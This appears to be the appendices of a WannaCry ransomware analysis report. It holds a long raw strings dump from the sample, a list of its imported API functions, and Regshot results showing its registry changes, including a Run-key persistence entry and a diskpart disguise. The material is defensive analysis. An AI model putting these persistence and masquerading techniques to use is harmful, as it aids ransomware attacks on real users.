o8&L<brC
['$uPB??7w
b&\jh=K:
%`C|r <7
SG#ml%F}
Lf<DJ^9).R
}&9nSxK1*1\
s ?%G<Cxi
|tY`!ath
v,Ub(:v`X
#9kC>{>?
```

```
mpj0'R/.@
"k~Lfqf"
Z>$M@9`J
7>9r3WhF
jc7,GFXg
$@#{d)p^>
U|/Hv>'nG
*L 3JQ$J
IHzP~m)T
RM9G)ghpn
l+^8pWh#
GFqCq4FTi<
`'Og}{oBu
lJQK1*s6
L}oWYske
iF,avV?7
vk8M*Xs{
&j-MKh5{0'
JTJ,znto
)%O4.{@L
WQ".nEhg
@za1}gW2
90q1L='s
ckC>ndI;
[.AJyPVz
Eq_W8oQq!Fo
0}{Tdd|Q
QFHz{@@e
FT$p12I"oI
*Ry2cL~AX
```

```
D+\E}|J8
CMDs@a$i
s)@[ wp#
fMreZ0i)`
K(X"e{4L
CUip0,Yes8v
9U?yC`)DJ;?
+xK7u/c4d:
XyS"'wK@Y=
ODn?lZ/q
6pAf9]v
{,d627PR
@~KrBD}f
nLsoB5RAIa
Mdv1@LTz
$'V'yC+MW
Bk{o".Yc.
C57Q<=rN'*RV
*H&xJE6O
cVHU^jGIq
sSym4&N'
,;F5/{NAw
5\n\XI{sW
RG(?>][uq
Lp)RC%9*
)XV~uy=;u#
?,,z):@l
5wD#!@Cb
?z]Y6b5]
T88*P\:b
```

```
l<\fetk7
4]XbomqD+
\_<2^OIK
>Kvb/]{Q
_u@RGIU,j
(<s"K"Y(GR
d(+as`%]
;^;6Kot7
PJwo499B
;hZ60TJ\i
~9|\X $>
:_G-yhmH
BuFDWrEz
%]p0<k'cK
]p,-WTj6Bg(
JG]ZlUMNs
1,,W3H(+
g=/&I!S%
xgl"{As($
xZ\57*hN
_^1=0`;R%
-jt'pJBJ]
t+Q]x#M9
s{Zq;\@&
aBf_Y>"C
]M(y /.8$
^jrHpyBx
bX#aAZ0/O3R`+
g_`;%55C)=.
ZKrh:S?Q
```

```
Jc,4%vZW
#?a9=G2C
i1^WTF#]
]Q~PRQ|(&
v|bJ'U$Q
C50t_+QQ
X_iq0Q{{W
^aw8R@\]
\.e|p\bIy^>
~7@^z?<F
-!A3fcs`
v>u[CaD5
ebE& g./
XQjK;8 K
AR`zdd3!]j
>xSWm_dy8
PVZhz05'?@
]|,)[R4y
g0- Yz[8
X9'QF?4q
 |+eGZ1)
}Sop_"Zu
*d19_Zxp(Js
U]AA2DTbg
TJ\4Hg<}I$@
r@gXiR6N
,PXPz8=2?^
zLGfYT7G
4uYXEpOE
( <j^f,0
```

af{W!IGp

vk,6hS*eF

%d(]h3Y[j0

[r4}K&p{

EG"fCYKT

PNd45Vkdn

Xf8atC`kN

eyq{-WF)

7p5PQQre

Rt`4U(T*

pl[S{J:D

(|r6<7r"

U"?C%.;i

;njB@pPpIC}

6v[% (X^!2

EY2|thg+

bC/|VC)n

Q^.B)T!A

:i9v aE~

T% p.K#u

C`-P'd;LF

XF%eWBnWFL

CB$Es`>Z

`Z%C,ts_0

vx#C|Aug

4zmJ6_wh

R>nO^;a~

w& 0I4)h1Y

a+`|&$N(

tgx}}PwVH

```
pk)jM[f4
L#ULz?]P
y`,s1M*/
 I/!j2y+
QUu yY8^Lu
Tcjo<?KJ
~C\(o6th
t@"f&GjO{
4i3R8ta(
E"8wW,[i
[V2vR3`5
|\twE6xQ#;
OY4?505WD
#jhbi\ui
e8nfZk."
CK"tE/1:
thjld8F@
'R?*YmS8
3R@kH2Oz
#6lc>?wh
AN`vgpG#
M9Ui;>'
 +v`'T*,
_|k_[ mX
hyRB`i3B
Lo`dGQLp#
e\$gd#mYg8
;9!r*P.$
Q%qvDL~c
]wmuj g(
```

```
N@[ulHUl
9Li,S[z9S X
5^PFtD8v
cj<xH%[Wy
TGYK)m_Q
X@zQ~W0}
j)yR%\M$
6M=;a\N?
nsV*c'sZ+
dN5t.aw!-
]8zEb?a_
S*91q$4"FD
Y]UT(d.EA
?2qwNQk;)
!(3j(gqpC
\TV9@cd_
G_]N7'f"
&M~?~**dE
WUMSDDM!
=l/G5Q'R
mD8EvsX{
|1OE[j%'?
]Ff,r.i>
=XP1NUMM
O+a7imsH
Ok|@rrAJ
TfXA4G0s
+(%]@W^}
G7FXW1Q;
,1~TlgwO
```

```
"P[t7A8b
Xy7B~.2bZy$
c'l;NBh_
~TPLNz i@
DKpxJs6r
SM3wH_zr
Po?g 'OX
;."#^{eYF
3Nv5f/u|
[T'_S!$#
I~&|tjfw
M*/Umq?:I
dn<X2Fv#*
mHt[Obru
 6J,W9y;
h0Ajuf-`
6Zwe/'[tO
sROyT&g7C
<LXH'X6i
t)!l8~3J
deQTJ\_}U
R.lwczZc
I4 XNS))
Cuh<zY}z
.W5_*_%v
Ow$=78hL
 mW?kIad
Qh5/LKF
xa`w{I/U
\[fft?Lqg
```

```
eQ1#qq{@;
"CA)X;qz
.QIwbei5
F.&5]{WZ
v\XkVDOq
`_nLYdXL
w[Zn:wm*f
m\9PfUGCYVkBA
8@{Jy&K6
,tf )/6-I
)x_M/@9RT
);,PaZ~?
!*, Oq/4j{
@Q0S-5j\
HcoYN4iA
(bPT;$v'
LK>kkR]gb
uS9S`Oqg
S+v3d&q,9
Y^<vmNHG-
='.*[nYH
p*P(/dQ:
Or@YX0%0
1TaH5EQS
PH`{ILHJ
i18qJii^
f0pr$gTA
Zj~;Bi[%
0RS%/U)("
`,2;Z1SX4%
```

```
93!:9PtJ
Cv|TM[I]
Y5YPzQJg
7RXCdJT1c
v'Wz:X"N'm
vAR_Vk%cE
3%6$~VR?3
*4-Hc6/Z
^9%yy<>Ei
g7cTtxvs
H4N\71kBQ
p)Vq8%F2
zZ?@x`qel
W1Ri]1iZ
>mCddhe,
QL_eP98M
nKCTUvow
s+?)R`+9
Ju^c`KL'
4dki2.)5
o.P|\U'5
YMZ.}[;l
xL!lT(rq`
CKtbE1R9
|jbG_vN1
(zwF7j{x~X
m5l<BtZgs
1)3e>oDU
?E64&\kk
,efkIJ7$
```

```
rKT a-t2
C@v=ET%2
[ed|P!.w
,7g51Kxi
Hl*qh.w>
? _*Z/1b
Q4>!6%;U
Q-fd%^$,`
BZ;}IulQw
= B.os}R
M}>o->=N
@)a\c0l_
YqYW8kLx
9'BL$&r=
7slE%xVf
w2xw(IGs
:qgX>a~Kcu
JtDa._j}
U)=qJ2Mp
,ejkg!$YY
*f8wI/K:
iBj=z7V|
`)qlrN;w9v
*5KuY^A]
e0)+)J>c
kqR%&YgB
w2BhEs^j!
eQ@2u1 N
:S1Rw6!@
iX4#)*2`
```

```
7DoE7H_V
5q5nk {y
KTHJX[9F
zZXAX4EC
A`9*!8'?9
E@~XBN3>
Q}JDQ;KeX(
dQe`5yO_$%;
j3cBqWxN
i/gQWv9p6
P[#*dUxg
*vnMM+;U
o#DpQ;^'
jJ{6U'4oi:
=nn6tun0&
dssGjT?kK
gn!3AF]j
<`mwwz}g
SPE>vC!'
=WrfsN=:
"[pWRBPrv
(.;@-,tO
p`5-UW=F
{g)|-A[z
2J)?97^0
H43NRvh(7^*F
GfFF*3&(dS6
g0=v>>gF
mbh2W1Dj(
KI,l"85j
```

```
V=2jl`;F
Rh8PXod5$.vU
3M>K`bgo
=)3Q}?iJ
rr>/RO11
m6]3pYgU
fP/dx}S=
0hb>wc&?$
CP]+O?~u
&/Hg/(U};
=e&|A&ho
GDyr#>rtX
:#Y2M.6D?_
56Xn"j6?
=)yCM3i<g
0kL! v]n
e-b-S*Dm
WB_G%.xjE
xLjDJa'SHvZ
>hZ8G~?X
(oAr5rC)
#Lv4^Wy=
NdVo[oU~~c
b>3u#,e<
6"e`}XXo
We>yt7H
bQ^\4,OC
{/;Snr_1J
TW )MN5AY
SP^5%qQ9
```

```
u&a2GVf{
0+;ESV [
qk$2Yb+,@
gB>PS-Qc
>IH+sQR*!
 Yd$)_Y]h
N@,{xZAb
V*Zm<o_m
f)Cb1w>$
*UCoV!]^
ydmWnzGp
;7|Dy|*[
`">4$xG`
HFoE~Tf{
BKhFcs\C*s
{6f=w?i5
uD9sQ}Vr.
ma"3`&BF#W
jwqaP%^X
?l`B8[^=
1iZJjjpV
h{nApg9.DW
}2ILbK#5
Gh6/ZuY%[
#+Z@n\Ht
9`k''R/x
JHiWH|.Uy
v.-<I0:+
p_:=<<N}
t04TI$aL
```

```
vx!%}k +
\Vo!_)bXa
]!P]q(H7"Yo
*iM<#IA=
2z+[VCZ%F
=:IN"hRE
2SI9M!!bL
jB'?s&:[K
5Z4a3t]8
%F>N>Tu^y^
M/*Ia%u<*
5$ZV4\/X
X=(^y^^\a'
mtYlGvVg#V
ud90Sd,M
6E^J!ZmH
q2Nns89$
Ue<dfFoJ
  l7Q\76V
rQ'^s-5n
=3J&KkQa
;BM#ro9C
olHk)bp[
hVnm;!ty
) u(}}M5
5Eoy_o_u}
Gx%e$iwZ
dk+k6XWx
\f\Y*HwX
w&\"?||z
```

```
@o9M-e9`
i3Y"E+6l
t|\zJHL}
0xRiUa<E
3~8<:?:2|
U_,k4Wg/U>
dyI{DC0VSh
<>t$,y6%az
yb#+-p=N
KDR/8bB|
J/B)J3F"
`xwd2!j!Y
:8u~D.3D7
O=SL;ZKH
>5I@zDqV
6*,?TCMs,
mg:-X{`9
=9eGCIq?
$C. $.!g
6~]VQu'b
)rq&/085
&<uXoI!q
ATZI9x0d=,
9UZ+(aMO_
ofqv!.E#
 1KSVpiF%
*;J+q>m?
]mMoZ2b.7
0RVt <;yT
Xxba$*j0
```

```
?mO.tqF=
@l]^GN@K#S
}D*wi}sxG6
6e))w^CU
6$9  jsN
Kgc8R5F)f
iG[)hJC>
ne;vn0y5
@\a]Vi(w
62).ui*Jp
Q!D!{4-2
juK6#\Cl
u$_vZLO]j
%I@!wDY)}
<s6\7GiC
YG,#~$s[+
taskdl.exe
\s=^v&R(
=&9. XAY>
taskse.exed*
)=e]-[$'V
4*2G=6+9
7,z8x7;o
5>:R1%<H
!"4hi?~i
,&;#54A(
ll_0y<}W
')cg[%tX
nohhM[nxV
gtm}KY2%
```

```
Y>pj"PBQ
]rtI7Ik3j
tM!XP#rx
"pX]W!g_
'e{9u-:d
E!3uNaOu
{%BVfcU2
M{%~CJP@X
<s|?V"n;
f;'\Z!ey
sZQ95yz3{U
{k=GyIs]
}F9t0MoQ
Im]bEW1t
P!hx8)4s
:$4HXH;&d
fYaCe Z57
msg/m_bulgarian.wnry
msg/m_chinese (simplified).wnry
"t=.|Vbq-
msg/m_chinese (traditional).wnry
msg/m_croatian.wnry
msg/m_czech.wnry
msg/m_danish.wnry
msg/m_dutch.wnry
msg/m_english.wnry
msg/m_filipino.wnry
msg/m_finnish.wnry
msg/m_french.wnry
msg/m_german.wnry
```

msg/m_greek.wnry

msg/m_indonesian.wnry

msg/m_italian.wnry

msg/m_japanese.wnry

msg/m_korean.wnry

msg/m_latvian.wnry

msg/m_norwegian.wnry

msg/m_polish.wnry

msg/m_portuguese.wnry

msg/m_romanian.wnry

msg/m_russian.wnry

msg/m_slovak.wnry

msg/m_spanish.wnry

msg/m_swedish.wnry

msg/m_turkish.wnry

msg/m_vietnamese.wnry

taskdl.exe

taskse.exe

VS_VERSION_INFO

StringFileInfo

040904B0

CompanyName

Microsoft Corporation

FileDescription

DiskPart

FileVersion

6.1.7601.17514 (win7sp1_rtm.101119-1850)

InternalName

diskpart.exe

LegalCopyright

```
 Microsoft Corporation. All rights reserved.
OriginalFilename
diskpart.exe
ProductName
Microsoft
 Windows
 Operating System
ProductVersion
6.1.7601.17514
VarFileInfo
Translation
<assembly xmlns="urn:schemas-microsoft-com:asm.v1"
manifestVersion="1.0">
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel level="asInvoker" />
      </requestedPrivileges>
    </security>
  </trustInfo>
  <dependency>
    <dependentAssembly>
        <assemblyIdentity
            type="win32"
            name="Microsoft.Windows.Common-Controls"
            version="6.0.0.0"
            processorArchitecture="*"
            publicKeyToken="6595b64144ccf1df"
            language="*"
        />
    </dependentAssembly>
```

```
  </dependency>
  <compatibility xmlns="urn:schemas-microsoft-com:compatibility.v1">
    <application>
       <!-- Windows 10 -->
       <supportedOS Id="{8e0f7a12-bfb3-4fe8-b9a5-48fd50a15a9a}"/>
       <!-- Windows 8.1 -->
       <supportedOS Id="{1f676c76-80e1-4239-95bb-83d0f6d0da78}"/>
       <!-- Windows Vista -->
       <supportedOS Id="{e2011457-1546-43c5-a5fe-008deee3d3f0}"/>
       <!-- Windows 7 -->
       <supportedOS Id="{35138b9a-5d96-4fbd-8e2d-a2440225f93a}"/>
       <!-- Windows 8 -->
       <supportedOS Id="{4a2f28e3-53b9-4441-ba9c-d69d4a4a6e38}"/>
    </application>
  </compatibility>
</assembly>
```

PPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDING

APPENDIX P – MALWARE IMPORTED FUNCTIONS

Kernel32.dll

CloseHandle

CopyFileA

CreateDirectoryA

CreateDirectoryW

CreateFileA

CreateProcessA

DeleteCriticalSection

EnterCriticalSection

FindResourceA

FreeLibrary

GetComputerNameW

GetCurrentDirectoryA

GetExitCodeProcess

GetFileAttributesA

GetFileAttributesW

GetFileSize

GetFileSizeEx

GetFullPathNameA

GetModuleFileNameA

GetModuleHandleA

GetProcAddress

GetProcessHeap

GetStartupInfoA

GetTempPathW

GetWindowsDirectoryW

GlobalAlloc

GlobalFree

HeapAlloc

HeapFree

InitializeCriticalSection

IsBadReadPtr

LeaveCriticalSection

LoadLibraryA

LoadResource

LocalFileTimeToFileTime

LockResource

MultiByteToWideChar

OpenMutexA

ReadFile

SetCurrentDirectoryA

SetCurrentDirectoryW

SetFileAttributesW

SetFilePointer

SetFileTime

SetLastError

SizeofResource

Sleep

SystemTimeToFileTime

TerminateProcess

VirtualAlloc

VirtualFree

VirtualProtect

WaitForSingleObject

WriteFile

User32.dll

wsprintfA

Advapi32.dll

CloseServiceHandle

CreateServiceA

CryptReleaseContext

OpenSCManagerA

OpenServiceA

RegCloseKey

RegCreateKeyW

RegQueryValueExA

RegSetValueExA

StartServiceA

Msvcrt.dll

exception::exception(char const * const &)

exception::exception(class exception const &)

exception::~exception(void)

type_info::~type_info(void)

void * operator new(unsigned int)

void operator delete(void *)

_CxxThrowException

_XcptFilter

__CxxFrameHandler

__getmainargs

__p___argc

__p___argv

__p__commode

__p__fmode

__set_app_type

__setusermatherr

_acmdln

```
_adjust_fdiv
_controlfp
_except_handler3
_exit
_initterm
_local_unwind2
_mbsstr
_stricmp
calloc
exit
fclose
fopen
fread
free
fwrite
malloc
memcmp
memcpy
memset
rand
realloc
sprintf
srand
strcat
strcmp
strcpy
strlen
strrchr
swprintf
wcscat
```

wcslen

wcsrchr

APPENDIX Q – REGSHOT COMPARISON RESULTS

Created with Regshot 1.9.0 x64 ANSI

Comments:

Datetime: 2023/12/2 19:20:51 , 2023/12/2 19:24:03

Computer: DESKTOP-14QC1L8 , DESKTOP-14QC1L8

Username: user , user

Keys added: 33

HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-18_{DF60E2DF-88AD-4526-AE21-83D130EF0F68}
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-19_{DF60E2DF-88AD-4526-AE21-83D130EF0F68}
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-20_{DF60E2DF-88AD-4526-AE21-83D130EF0F68}
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-21-2169232433-3398496680-935370409-1000_{DF60E2DF-88AD-4526-AE21-83D130EF0F68}
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\WLIDSVC_{DF60E2DF-88AD-4526-AE21-83D130EF0F68}
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\716
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:0000000000001056A
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:0000000000002057C
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:0000000000002057E
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:0000000000020584
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:0000000000030526
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:0000000005036E
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000A043E
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000001C029A
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000008E023A
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows Script Host
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows Script Host\Settings
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\Local

Settings\MrtCache\C:%5CProgram Files%5CWindowsApps%5CMicrosoft.Windows.Photos_2022.30120.12007.0_x64__8wekyb3d8bbwe%5Cmicrosoft.system.package.metadata%5CS-1-5-21-2169232433-3398496680-935370409-1000-MergedResources-1.pri\1d94a4e7afbcc46\697eb96
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\VirtualStore
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\VirtualStore\MACHINE
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\VirtualStore\MACHINE\SOFTWARE
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\VirtualStore\MACHINE\SOFTWARE\WOW6432Node
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\VirtualStore\MACHINE\SOFTWARE\WOW6432Node\WanaCrypt0r
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\WanaCrypt0r
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Wireshark
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Wireshark\WinSparkle Settings
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\Local Settings\MrtCache\C:%5CProgram Files%5CWindowsApps%5CMicrosoft.Windows.Photos_2022.30120.12007.0_x64__8wekyb3d8bbwe%5Cmicrosoft.system.package.metadata%5CS-1-5-21-2169232433-3398496680-935370409-1000-MergedResources-1.pri\1d94a4e7afbcc46\697eb96
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\VirtualStore
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\VirtualStore\MACHINE
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\VirtualStore\MACHINE\SOFTWARE
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\VirtualStore\MACHINE\SOFTWARE\WOW6432Node
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\VirtualStore\MACHINE\SOFTWARE\WOW6432Node\WanaCrypt0r

Values added: 45

HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-18_{DF60E2DF-88AD-4526-AE21-83D130EF0F68}\ThrottleCount: 0x00000000
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-18_{DF60E2DF-88AD-4526-AE21-83D130EF0F68}\ThrottleStartedTime: 10 84 09 FE 53 25 DA 01
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-19_{DF60E2DF-88AD-4526-AE21-83D130EF0F68}\ThrottleCount: 0x00000000
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-19_{DF60E2DF-88AD-4526-AE21-83D130EF0F68}\ThrottleStartedTime: CB 49 5F FE 53 25 DA 01
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-20_{DF60E2DF-88AD-4526-AE21-83D130EF0F68}\ThrottleCount: 0x00000000
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-20_{DF60E2DF-88AD-4526-AE21-83D130EF0F68}\ThrottleStartedTime: CB 49 5F FE 53 25 DA 01
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-21-2169232433-3398496680-935370409-1000_{DF60E2DF-88AD-4526-AE21-83D130EF0F68}\ThrottleCount: 0x00000000
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-21-2169232433-3398496680-935370409-1000_{DF60E2DF-88AD-4526-AE21-83D130EF0F68}\ThrottleStartedTime: F4 35 42 FA 53 25 DA 01
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\WLIDSVC_{DF60E2DF-88AD-4526-AE21-83D130EF0F68}\ThrottleCount: 0x00000000
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\WLIDSVC_{DF60E2DF-88AD-4526-AE21-83D130EF0F68}\ThrottleStartedTime: 14 F0 D6 F9 53 25 DA 01
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\716\Terminator: "HAM"
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\716\Reason: 0x00000004
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\716\CreationTime: AE 26 47 F3 54 25 DA 01

HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\\Device\HarddiskVolume3\Program Files\Wireshark\Wireshark.exe: F1 F3 74 CD 54 25 DA 01 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\\Device\HarddiskVolume3\Users\user\Desktop\@WanaDecryptor@.exe: AA 4B 57 21 55 25 DA 01 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\\Device\HarddiskVolume3\Program Files\Wireshark\Wireshark.exe: F1 F3 74 CD 54 25 DA 01 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\\Device\HarddiskVolume3\Users\user\Desktop\@WanaDecryptor@.exe: AA 4B 57 21 55 25 DA 01 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FeatureUsage\AppSwitched\C:\Users\user\Desktop\Tools2\sysinternals\Procmon64.exe: 0x00000002
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FeatureUsage\AppSwitched\C:\Tools\FakeNet-NG\fakenet1.4.11\fakenet.exe: 0x00000003
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FeatureUsage\AppSwitched\C:\Users\user\AppData\Local\Temp\procexp64.exe: 0x00000001
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FeatureUsage\AppSwitched\{6D809377-6AF0-444B-8957-A3773F02200E}\Wireshark\Wireshark.exe: 0x00000001
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\{6Q809377-6NS0-444O-8957-N3773S02200R}\Jverfunex\Jverfunex.rkr: 00 00 00 00 01 00 00 00 02 00 00 00 09 30 00 00 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF 60 F0 CD CC 54 25 DA 01 00 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\P:\Hfref\hfre\Qrfxgbc\rq01rosop9ro5oorn545ns4q01os5s1071661840480439p6r5onor8r080r41nn.rkr: 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF 20 80 D1 D8 54 25 DA 01 00 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\P:\Hfref\hfre\Qrfxgbc\@JnanQrpelcgbe@.rkr: 00 00 00 00 00 00 00 00 00 00 00 00 3A 06 00 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{F4E57C4B-2036-45F0-A9AB-443BCFE33D9F}\Count\{0139Q44R-6NSR-49S2-8690-3QNSPNR6SSO8}\Jverfunex.yax: 00 00 00 00 01 00 00 00 00 00 00 00 01 00 00 00 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF 60 F0 CD CC 54 25 DA 01 00 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\Wallpapers\BackgroundHistoryPath2: "C:\Windows\web\wallpaper\Windows\img0.jpg"
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:000000000001056A\VirtualDesktop: 10 00 00 00 30 30 44 56 86 13 A7 50 99 F3 3C 49 85 79 C6 7D AA 42 41 17
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:000000000002057C\VirtualDesktop: 10 00 00 00 30 30 44 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000002057E\VirtualDesktop: 10 00 00 00 30 30 44 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000020584\VirtualDesktop: 10 00 00 00 30 30 44 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000030526\VirtualDesktop: 10 00 00 00 30 30 44 56 86 13 A7 50 99 F3 3C 49 85 79 C6 7D AA 42 41 17
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000005036E\VirtualDesktop: 10 00 00 00 30 30 44 56 86 13 A7 50 99 F3 3C 49 85 79 C6 7D AA 42 41 17
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000A043E\VirtualDesktop: 10 00 00 00 30 30 44 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000001C029A\VirtualDesktop: 10 00 00 00 30 30 44 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000008E023A\VirtualDesktop: 10 00 00 00 30 30 44 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Run\osnhnowfratdjot119: ""C:\Users\user\Desktop\tasksche.exe""
